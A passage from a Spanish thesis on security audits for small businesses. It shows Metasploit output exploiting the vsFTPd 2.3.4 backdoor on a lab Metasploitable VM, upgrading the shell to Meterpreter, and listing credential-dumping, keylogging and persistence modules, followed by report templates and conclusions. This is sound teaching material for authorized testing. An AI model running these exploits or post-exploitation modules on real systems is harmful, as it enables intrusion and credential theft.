

Img 84: Utilización de Exploit. 4

Como se puede apreciar en la imagen, en este caso, no es necesario indicar ningún otro parámetro al Payload para su configuración. Una vez aquí ya se encuentra el Exploit correctamente configurado y el siguiente paso que tendrá que realizar el auditor será lanzarlo contra el equipo objetivo y comprobar si tiene el efecto esperado.




Img 85: Explotación del equipo Objetivo

Como muestra la imagen, el Exploit ha dado resultado y se ha abierto una SHELL remota que se conecta directamente sobre el equipo del auditor,pudiendo ejecutar comandos Unix directamente sobre ella.




Img 86: Interacción con el equipo objetivo

Este no es más que uno de los muchos ejemplos de vulnerabilidades en base a los datos que se obtuvieron durante la fase de **Recogida de Información**. Al tratarse el equipo objetivo de una máquina virtual con **Metasploitable** como sistema operativo, ya se conoce de antemano que el sistema será explotable por multitud de técnicas, aunque en un sistema real se llevaría a cabo el proceso de la misma manera.

## 4.5 Post-Explotación

Una vez se ha conseguido tomar el control del sistema objetivo, el auditor tendrá que realizar un análisis del peso de este equipo dentro de la organización y como, a partir de él, poder obtener información o incluso acceder (pivotar) a otros equipo con más peso dentro de ésta. Para esta labor el **Framework Metasploit** dispone de una serie de módulos específicos, los módulos **POST**, que se utilizarán en esta fase.

Llegados a este punto el auditor siempre debe tener muy presente el límite hasta donde puede acceder, acordado en la fase de **Alcance y Términos de la Auditoría**, teniendo en cuenta que se puede llegar a poner en riesgo información sensible de la organización.

Tomando como punto de partida el estado que se consiguió en la fase de **Explotación**, en la cual se logró obtener una **SHELL** del sistema objetivo, se muestran algunas de las muchas tareas de **Post-Explotación** que podría llevar a cabo el auditor, que siempre irán en función del acuerdo con la organización.

## Convertir una Shell a un Meterpreter

Meterpreter es un Payload con una gran cantidad de funcionalidades muy utilizado por la gran mayoría de auditores de seguridad. Un problema de Meterpreter es que ocupa un tamaño considerable en comparación con otros Payloads más livianos (Como una Shell) y no siempre se puede inyectar mediante el Exploit que se esté utilizando, como es el caso que nos atañe.

Existe en Metasploit un módulo **POST** para este caso concreto que permitirá convertir la Shell obtenida mediante la ejecución del Exploit a un Meterpreter.

En primer lugar, teniendo una sesión con la Shell del equipo objetivo abierta en la consola de Metasploit, habrá que dejar esta sesión funcionando en segundo plano (Background) utilizando la combinación de teclas "**CTRL + Z**" y confirmando.

```
msf exploit(unix/remote/17491) > exploit
[*] 192.168.0.157:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.157:21 - USER: 331 Please specify the password.
[+] 192.168.0.157:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.157:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.156:43761 -> 192.168.0.157:6200) at 2018-06-05 13:20:01 -0400

^Z
Background session 1? [y/N]  y
msf exploit(unix/remote/17491) >
```


Img 87: Sesión en Background de Metasploit

Haciendo uso del comando interno "**SESSIONS**" se podrá obtener el listado de sesiones abiertas en segundo plano.

```
msf exploit(unix/remote/17491) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.0.156:43761 -> 192.168.0.157:6200 (192.168.0.157)

msf exploit(unix/remote/17491) >
```


Img 88: Listado de sesiones abiertas

Como se puede apreciar en el tipo (Type), la sesión se trata de una Shell y mediante el módulo **POST** "***post/multi/manage/shell_to_meterpreter***" se puede convertir ésta en un **Meterpreter**. Para la configuración de éste módulo de **Post-Explotación** se debe indicar el puerto del equipo atacante (LHOST o local host) y el identificador de la sesión que vaya a transformar en un Meterpreter.




Img 89: Configuración del POST Shell_to_Meterpreter

Una vez se haya configurado correctamente el módulo se lanzará mediante el comando "RUN". Este módulo realizará una descarga sobre el equipo objetivo del Payload completo de Meterpreter y lo ejecutará automáticamente sobre la máquina objetivo.




Img 90: Ejecución del POST Shell_to_Meterpreter

Si el módulo se ha ejecutado correctamente, se creará una nueva sesión de Meterpreter sobre la máquina objetivo, a la cual se podrá acceder mediante el comando "***SESSIONS –i <ID de la Sesión>***".


Img 91: Funcionamiento correcto de Shell_to_Meterpreter

Haciendo uso del comando "**HELP**" se podrá visualizar gran parte de las herramientas y funcionalidades de las que dispone éste Payload. Las herramientas se mostrarán ordenadas y agrupadas por tipo, indicando el comando para utilizarlas y una breve descripción de su funcionamiento.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
```


Img 92: Help sobre Meterpreter

Mediante el comando "**LOAD**" será posible extender la funcionalidad de Meterpreter cargando una nueva funcionalidad o plugin sobre el Payload. Indicando el comando y haciendo uso del tabulador aparecerá una lista con los diferentes módulos que se podrán cargar dependiendo de la situación. Como se aprecia, en este caso solo es posible cargar el módulo "**SNIFFER**", el cual permitirá observar todas las comunicaciones que realice el equipo al que se está auditando.

```
meterpreter > load sniffer
Loading extension sniffer...Success.
meterpreter >
```

Img 93: Cargando el módulo SNIFFER

Si el módulo se carga correctamente, de nuevo mediante el comando "**HELP**" se puede ver la lista de los comandos que acompañan a éste módulo. Esto ocurre así para todos los módulos que Meterpreter te permita cargar dependiendo de la situación.




Img 94: Comandos del módulo SNIFFER

Como se muestra, Meterpreter ofrece al auditor multitud de herramientas bien organizadas y sumamente útiles para las labores de **Post-Explotación**. Es por esta razón por la que Meterpreter es tan utilizado para acciones de este tipo dentro de las auditorías de seguridad informática.

### Otros módulos POST

Una vez se ha conseguido establecer una sesión con el equipo objetivo, existen multitud de módulos de Post-Explotación (Módulos POST) en el Framework Metasploit que pueden ser utilizados por el auditor para lograr el objetivo que se desee alcanzar.

Como se ha visto anteriormente, la utilización de un módulo POST resulta prácticamente igual a la de un Exploit, con la diferencia de que para poder utilizar uno, primero se ha de haber obtenido una sesión mediante la ejecución de algún Exploit.

El uso del comando "SHOW POST" permite visualizar todos los módulos de Post-Explotación que tiene cargados Metasploit. Aunque en la práctica la búsqueda de un módulo POST no se suele realizar de esta manera. Para poder visualizar los módulos POST acotados por el tipo de sistema que se está explotando se podrá hacer de la siguiente manera:

***"use post/<Sistema> + TAB"***

La variable "Sistema" no tiene por qué referirse a un Sistema Operativo, sino que puede hacer referencia a un programa, como "Firefox" o a un tipo de servicio, como "FTP".

```
msf > use post/linux/
use post/linux/busybox/enum_connections      use post/linux/gather/checkvm              use post/linux/gather/gnome_keyring_dump
use post/linux/busybox/enum_hosts            use post/linux/gather/ecryptfs_creds       use post/linux/gather/hashdump
use post/linux/busybox/jailbreak             use post/linux/gather/enum_configs         use post/linux/gather/mount_cifs_creds
use post/linux/busybox/ping_net              use post/linux/gather/enum_network         use post/linux/gather/openvpn_credentials
use post/linux/busybox/set_dmz               use post/linux/gather/enum_protections     use post/linux/gather/pptpd_chap_secrets
use post/linux/busybox/set_dns               use post/linux/gather/enum_psk             use post/linux/gather/tor_hiddenservices
use post/linux/busybox/smb_share_root        use post/linux/gather/enum_system          use post/linux/manage/download_exec
use post/linux/busybox/wget_exec             use post/linux/gather/enum_users_history   use post/linux/manage/sshkey_persistence
use post/linux/dos/xen_420_dos               use post/linux/gather/enum_xchat
use post/linux/gather/checkcontainer         use post/linux/gather/gnome_commander_creds
msf > use post/linux/
```

Img 95: Módulos POST para Linux

```
msf > use post/windows/
Display all 176 possibilities? (y or n)
use post/windows/capture/keylog_recorder                  use post/windows/gather/enum_prefetch
use post/windows/capture/lockout_keylogger                use post/windows/gather/enum_proxy
use post/windows/escalate/droplnk                         use post/windows/gather/enum_putty_saved_sessions
use post/windows/escalate/getsystem                       use post/windows/gather/enum_services
use post/windows/escalate/golden_ticket                   use post/windows/gather/enum_shares
use post/windows/escalate/ms10_073_kbdlayout              use post/windows/gather/enum_snmp
use post/windows/escalate/screen_unlock                   use post/windows/gather/enum_termserv
use post/windows/gather/ad_to_sqlite                      use post/windows/gather/enum_tokens
use post/windows/gather/arp_scanner                       use post/windows/gather/enum_tomcat
use post/windows/gather/bitcoin_jacker                    use post/windows/gather/enum_trusted_locations
use post/windows/gather/bitlocker_fvek                    use post/windows/gather/enum_unattend
use post/windows/gather/cachedump                         use post/windows/gather/file_from_raw_ntfs
use post/windows/gather/checkvm                           use post/windows/gather/forensics/browser_history
use post/windows/gather/credentials/avira_password        use post/windows/gather/forensics/duqu_check
use post/windows/gather/credentials/bulletproof_ftp       use post/windows/gather/forensics/enum_drives
use post/windows/gather/credentials/coreftp               use post/windows/gather/forensics/imager
use post/windows/gather/credentials/credential_collector  use post/windows/gather/forensics/nbd_server
use post/windows/gather/credentials/domain_hashdump       use post/windows/gather/forensics/recovery_files
use post/windows/gather/credentials/dynazip_log           use post/windows/gather/hashdump
use post/windows/gather/credentials/dyndns                use post/windows/gather/local_admin_search_enum
use post/windows/gather/credentials/enum_cred_store       use post/windows/gather/lsa_secrets
use post/windows/gather/credentials/enum_laps             use post/windows/gather/make_csv_orgchart
use post/windows/gather/credentials/enum_picasa_pwds      use post/windows/gather/memory_grep
use post/windows/gather/credentials/epo_sql               use post/windows/gather/netlm_downgrade
use post/windows/gather/credentials/filezilla_server      use post/windows/gather/ntds_location
use post/windows/gather/credentials/flashfxp              use post/windows/gather/outlook
use post/windows/gather/credentials/ftpnavigator          use post/windows/gather/phish_windows_credentials
use post/windows/gather/credentials/ftpx                  use post/windows/gather/resolve_sid
use post/windows/gather/credentials/gpp                   use post/windows/gather/reverse_lookup
```

Img 96: Módulos POST para Windows

```
msf > use post/firefox/
use post/firefox/gather/cookies      use post/firefox/gather/passwords    use post/firefox/manage/webcam_chat
use post/firefox/gather/history      use post/firefox/gather/xss
msf >
```

Img 97: Módulos POST para Firefox

Existen módulos **POST** para una gran cantidad de acciones que de alguna manera comprometen los datos de los equipos sobre los que son ejecutados. Como ya se ha comentado, el auditor deberá ser muy cuidadoso en la ejecución de esta fase y tendrá que ceñirse fielmente al acuerdo al que se llegó con la organización que contrató sus servicios para realizar la auditoría de seguridad. En algunos casos incluso no se llega a ejecutar esta fase de la auditoría de seguridad.

## 4.6 Generación de informes

Ésta es la última fase en el proceso de la auditoría de seguridad y para llegar hasta ella el auditor habrá tenido que pasar por todas y cada una de las anteriores de manera secuencial desde la de **Alcance y Términos de la Auditoría** hasta la de **Post-Explotación**.

Durante esta fase se elaborará una documentación que contendrá las distintas vulnerabilidades encontradas, las técnicas utilizadas para su descubrimiento, la criticidad de éstas, observaciones y la solución a dicha vulnerabilidad, además de información que el auditor considere de interés.

Durante su desarrollo se van a llevar a cabo dos informes que contendrán el mismo resultado pero explicado de manera muy diferente. El primero de ellos irá destinado al personal técnico que mantiene el sistema y que será el encargado de llevar a cabo las medidas necesarias para corregir los diferentes fallos de seguridad encontrados por el auditor. El segundo informe se elaborará con el fin de que sea entendible por personas que no necesariamente tenga altos conocimiento en la materia. Estos son el **Informe Técnico** e **Informe Ejecutivo** respectivamente.

## Informe Técnico

Como ya se ha comentado anteriormente en este informe contendrá información muy específica de todos los pasos seguidos por el auditor durante el proceso, resultados obtenidos, solución a los mismos y recomendaciones por parte del auditor.

La estructura que se propone para este documento es la siguiente:

### Fases de la Auditoría

En esta sección el auditor deberá exponer todos los pasos que se han seguido hasta encontrar las vulnerabilidades, las herramientas usadas en cada fase, vulnerabilidades encontradas y la solución a las mismas.

Será muy recomendable que durante la descripción de los pasos mencionados anteriormente en el documento, el auditor acompañe esta información de capturas de pantalla, fragmentos de código, gráficos o cualquier tipo de información que pueda resultar esclarecedora o facilite el entendimiento para el personal técnico que se encargará de solventar los problemas encontrados.

#### *Recogida de información (Gathering)*

Durante este proceso el auditor se ha dedicado a recoger toda la información posible acerca de la organización y de su estructura interna con el de poder analizar posteriormente dicha información en busca de posibles vectores de ataque.

Es muy común que una organización, sobre todo las Pymes, tengan más información pública en la red de la que son conscientes, llegando en algunos casos incluso a tratarse de información potencialmente peligrosa. Es por esta razón que el auditor deberá indicar toda la información que consiguió obtener para realizar el posterior análisis de vulnerabilidades y el modo en que la obtuvo.

Por lo que en esta sección se indicarán todas las **herramientas utilizadas** para la extracción de datos junto con la **información que se obtuvo** por cada una de las herramientas o técnicas utilizadas.

*Análisis de vulnerabilidades*

Es en esta parte del documento donde el auditor tendrá que exponer en detalle cada una de las vulnerabilidades encontradas, herramienta o técnica con la que se descubrió y la solución a la misma.

Una buena estructura de presentación ayudará considerablemente a la comprensión por parte del personal técnico al cual va dirigido éste informe. Una estructura de presentación válida puede ser la siguiente:

**1. Equipo analizado 1**

**1.1. Herramienta o técnica de análisis 1**

**1.1.1. Vulnerabilidad encontrada 1**

**1.1.2. Solución a la vulnerabilidad 1**

**1.1.3. …**

**1.1.4. Vulnerabilidad encontrada N**

**1.1.5. Solución a la vulnerabilidad N**

**1.2. Herramienta o técnica de análisis …**

**1.2.1. Vulnerabilidad encontrada …**

**1.2.2. Solución a la vulnerabilidad …**

**1.3. Herramienta o técnica de análisis N**

**1.3.1. Vulnerabilidad encontrada 1**

**1.3.2. Solución a la vulnerabilidad 1**

**1.3.3. …**

**1.3.4. Vulnerabilidad encontrada N**

**1.3.5. Solución a la vulnerabilidad N**

**2. Equipo analizado …**

**2.1. Herramienta o técnica de análisis 1**

**2.1.1. Vulnerabilidad encontrada 1**

**2.1.2. Solución a la vulnerabilidad 1**

Img 98: Estructura Informe Análisis Vulnerabilidades 1

**3. Equipo analizado N**

**3.1. Herramienta o técnica de análisis 1**

**3.1.1. Vulnerabilidad encontrada 1**

**3.1.2. Solución a la vulnerabilidad 1**

**3.1.3. …**

**3.1.4. Vulnerabilidad encontrada N**

**3.1.5. Solución a la vulnerabilidad N**

**3.2. Herramienta o técnica de análisis …**

**3.2.1. Vulnerabilidad encontrada …**

**3.2.2. Solución a la vulnerabilidad …**

**3.3. Herramienta o técnica de análisis N**

**3.3.1. Vulnerabilidad encontrada 1**

**3.3.2. Solución a la vulnerabilidad 1**

**3.3.3. …**

**3.3.4. Vulnerabilidad encontrada N**

**3.3.5. Solución a la vulnerabilidad N**

Img 99: Estructura Informe Análisis Vulnerabilidades 2

Una buena práctica por parte del auditor, como ya se ha comentado en otros casos, será incluir capturas de pantalla, fragmentos de o cualquier tipo de información que pueda resultar útil.

*Explotación*

En este punto el auditor tendrá que demostrar mediante todo tipo de evidencias, tomadas en el momento de realizar la fase de explotación, que las vulnerabilidades encontradas en la fase de análisis de vulnerabilidades pueden ser potencialmente

peligrosas para la organización. Tendrá que ser especialmente cuidadoso en este punto respetando en todo momento el acuerdo de **Alcance y Términos de la auditoría**.

La estructura que el auditor deberá establecer será muy similar a la mostrada en la anterior sección, pero en lugar de ofrecer la solución a la vulnerabilidad encontrada, tendrá que evidenciar el fallo de seguridad encontrado.

*Alcance*

En este punto el auditor hará un balance global de las vulnerabilidades halladas y la criticidad de las mismas, obteniendo como resultado una valoración muy aproximada de hasta donde podría llegar un ataque informático dirigido hacia la organización y cuál sería la gravedad de éste.

**Buenas prácticas y recomendaciones.**

Finalmente el auditor, en base a los resultados obtenidos y a su experiencia profesional, ofrecerá una serie de recomendaciones y guías de buenas prácticas a la organización que puedan ser de ayuda para mejorar la seguridad informática tanto con la implantación de nuevos sistemas de seguridad tanto como inculcando a los trabajadores un uso más responsable de las tecnologías con las que desarrollan su actividad dentro de la empresa.

## Informe Ejecutivo

Para la elaboración de este informe se propone una estructura simple que el auditor tendrá que completar con la información obtenida durante todo el proceso de la auditoría de manera poco técnica y utilizando un vocabulario que resulte sencillo de comprender por personas que no necesariamente conozcan de terminología informática.

La estructura que se propone es la siguiente:

**Acuerdo**

Constará de un resumen que contenga información acerca de la petición de la auditoría por parte del cliente, por ejemplo:

- Nombre de la organización (Cliente) que solicita la auditoría.
- Nombre de la organización o en su caso el auditor que llevará a cabo la auditoría.
- Tipo de información que contendrá este informe.
- Fecha de realización del mismo.
- Con respecto a los resultados obtenidos de la auditoría se mostrará el **nivel**, **descripción**, **alerta** y **recomendaciones** de todas las vulnerabilidades encontradas y validadas sobre el cliente.
- Definición del propósito general de la auditoría.
- Enfoque de la Auditoría.

*Enfoque de la Auditoría*

En esta sección el auditor deberá detallar brevemente los pasos y técnicas que ha utilizado para analizar las posibles vulnerabilidades existentes en la organización.

**Alcance de la Auditoría**

Informa sobre el lugar lógico y físico donde realizará las pruebas se seguridad, así como los límites de acceso a los sistemas que se auditen dentro de la organización.

**Estado actual**

Informa de forma global sobre la seguridad de la que dispone el cliente antes de llevar a cabo las soluciones y recomendaciones que proponga el auditor. Además también muestra un resumen de las vulnerabilidades graves encontradas y las posibles consecuencias de no solventarlas.

**Vulnerabilidades Encontradas**

Contiene todas las vulnerabilidades encontradas, agrupadas por el nivel de importancia y una breve descripción de cada una de ellas.

Además en este punto se podrán añadir gráficos y otro tipo de esquema visual que ayude a la comprensión de los resultados obtenidos.

**Cumplimiento de leyes vigentes.**

Finalmente se detallará la legislación actual en materia de **Seguridad Informática** que pueda afectar a la organización solicitante de la auditoría. Además el auditor deberá detallar el estado de cumplimiento de la legislación vigente y garantizar que las medidas propuestas resultan suficientes para un total cumplimiento de la legislación.

# 5. DESARROLLO

En este punto se muestra el desarrollo temporal llevado a cabo para la elaboración de este Trabajo de Fin de Grado, para el cual se han seguido las siguientes tareas:

- **Tarea 1:**

La primera tarea llevada a cabo ha sido la búsqueda de todo tipo de información acerca del tema del que trata este TFG y el posterior análisis de la información obtenida.

Simultáneamente también se han definido los objetivos que se pretender alcanzar con la elaboración de este trabajo.

**Coste de la tarea:** 10% del coste global.

- **Tarea 2:**

Una vez se ha obtenido la información suficiente acerca del trabajo que se va a realizar se procede al desarrollo de una primera estructura base sobre la cual se trabajará.

Además, se comienza a realizar un análisis y búsqueda de las herramientas que serán necesarias para la elaboración del trabajo.

**Coste de la tarea:** 5% del coste global.

- **Tarea 3:**

Se elabora una introducción al TFG y se instalan todas las herramientas buscadas anteriormente, comprobando el correcto funcionamiento de todas ellas.

**Coste de la tarea:** 15% del coste global.

- **Tarea 4:**

Se comienzan a realizar todo tipo de pruebas en entornos simulados haciendo uso de las herramientas instaladas en la tarea anterior. A su vez, se comienza a tomar evidencia de todos los resultados obtenidos en las pruebas que más adelante se plasmarán en este documento.

**Coste de la tarea:** 25% del coste global.

- **Tarea 5:**

Se realiza la documentación y explicación de todas las pruebas llevadas a cabo en la tarea anterior siguiendo la estructura diseñada para el TFG.

**Coste de la tarea:** 20% del coste global.

- **Tarea 6:**

Llegados a este punto y con una gran cantidad de pruebas de campo realizadas y documentadas, se desarrolla una estructura de informe final que será el que se haga llegar al cliente al final de todo el proceso de la auditoría.

**Coste de la tarea:** 15% del coste global.

- **Tarea 7:**

Durante esta tarea se realiza un análisis y discusión de los resultados obtenidos y finalmente se lleva a cabo una posterior revisión de todo el trabajo realizado.

**Coste de la tarea:** 10% del coste global.

# 6. RESULTADOS Y DISCUSIÓN

Tras el desarrollo de este TFG se ha obtenido como resultado principal una metodología clara y sistemática en la que se puede basar un auditor de seguridad informática para llevar a cabo auditorías en pequeñas y medianas empresas.

Como resultado secundario se ha conseguido un prototipo de estructura para la elaboración del informe final de una auditoría, el cual podrá ahorrar tiempo al auditor a la hora de plasmar los resultados obtenidos en un documento.

# 7. CONCLUSIÓN

Como conclusión de la elaboración de este Trabajo de Fin de Grado, se ha adquirido una gran cantidad de información relacionada con la seguridad informática y además se ha obtenido una metodología, en la cual se indica cómo y en qué momento utilizar esta información adquirida durante el desarrollo del trabajo.

Por otra parte se ha podido comprobar de primera mano la necesidad, sobre todo por parte de las Pymes, de tomar en consideración la seguridad digital, pues éstas son el eslabón más débil en cuanto a seguridad se refiere. Resulta inquietante como con tanta facilidad se pueden vulnerar los sistemas informáticos funcionales de la mayoría de eestas empresas por personas no necesariamente expertas en Ciberseguridad.

Por esta razón y por otras como puede ser simplemente conocer el estado de seguridad actual de tu organización, se hace imprescindible la labor del auditor, ya sea llevando a cabo auditorías de seguridad o bien concienciando e inculcando buenas prácticas a los empleados con la interacción de los sistemas.

# REFERENCIAS BIBLIOGRÁFICAS

**Adastra. 2011.** thehackerway.com. *thehackerway.com.* [En línea] 11 de 03 de 2011. https://thehackerway.com/2011/03/11/comandos-y-conceptos-basicos-metasploit-framework/.

**AEPD.** aepd.es. *aepd.es.* [En línea] https://www.aepd.es/.

**Caballero Quezada, Alonso Eduardo. 2013.** reydes.com. *reydes.com.* [En línea] 12 de 02 de 2013. http://www.reydes.com/d/?q=Introduccion_a_Kali_Linux.

**Cataoria, Fernando. 2012.** welivesecurity.com. *welivesecurity.com.* [En línea] 05 de 06 de 2012. https://www.welivesecurity.com/la-es/2012/06/05/auditando-servidor-web-nikto/.

**Cortés, Javier. 2017.** retina.elpais.com. *elpais.com.* [En línea] El País, 01 de 06 de 2017. [Citado el: 12 de 02 de 2018.] https://retina.elpais.com/retina/2017/06/01/tendencias/1496307759_889133.html.

**Gonzalez, Antonio. 2018.** antoniogonzalezm.es. *antoniogonzalezm.es.* [En línea] 09 de 04 de 2018. http://antoniogonzalezm.es/google-hacking-46-ejemplos-hacker-contrasenas-usando-google-enemigo-peor/.

**González, Pablo Pérez. 2013.** *Metasploit para Pentesters.* 2ª Edición. Móstoles : 0xWORD Computing S.L., 2013. 978-84-616-4216-8.

**GOV.UK. 2018.** gov.uk. *gov.uk.* [En línea] 08 de 05 de 2018. https://www.gov.uk/government/news/two-thirds-of-large-uk-businesses-hit-by-cyber-breach-or-attack-in-past-year.

**INCIBE. 2016.** incibe.es. *incibe.es.* [En línea] 12 de 12 de 2016. https://www.incibe.es/protege-tu-empresa/blog/estas-preparado-hacer-frente-ciberincidente.

**—.** incibe.es. *incibe.es.* [En línea] https://www.incibe.es/protege-tu-empresa/rgpd-para-pymes.

**KitPloit. 2018.** kitploit.com. *kitploit.com.* [En línea] 01 de 01 de 2018. https://www.kitploit.com/2018/01/cmssc4n-v20-tool-to-identify-if-domain.html?utm_source=dlvr.it&utm_medium=twitter.

**Merlo, Yolanda. 2017.** cincodias.elpais.com. *elpais.com.* [En línea] El País, 20 de 03 de 2017. https://cincodias.elpais.com/cincodias/2017/03/20/pyme/1490014617_725372.html.

**Mitchell, Alycia. 2015.** blog.sucuri.net. *blog.sucuri.net.* [En línea] 23 de 12 de 2015. https://blog.sucuri.net/espanol/2015/12/usando-wpscan-encontrando-vulnerabilidades-de-wordpress.html.

**Rebollo, Carlos. 2013.** highsec.es. *highsec.es.* [En línea] 07 de 04 de 2013. http://highsec.es/2013/07/dns-gathering-transferencia-de-zona-shodan-resolucion-inversa-ataque-de-diccionario-y-maltego/.

**TICBEAT. 2018.** ticbeat.com. *ticbeat.com.* [En línea] 08 de 05 de 2018. http://www.ticbeat.com/tecnologias/la-proteccion-del-endpoint-un-reto-tecnologico-para-las-pymes/?amp&__twitter_impression=true.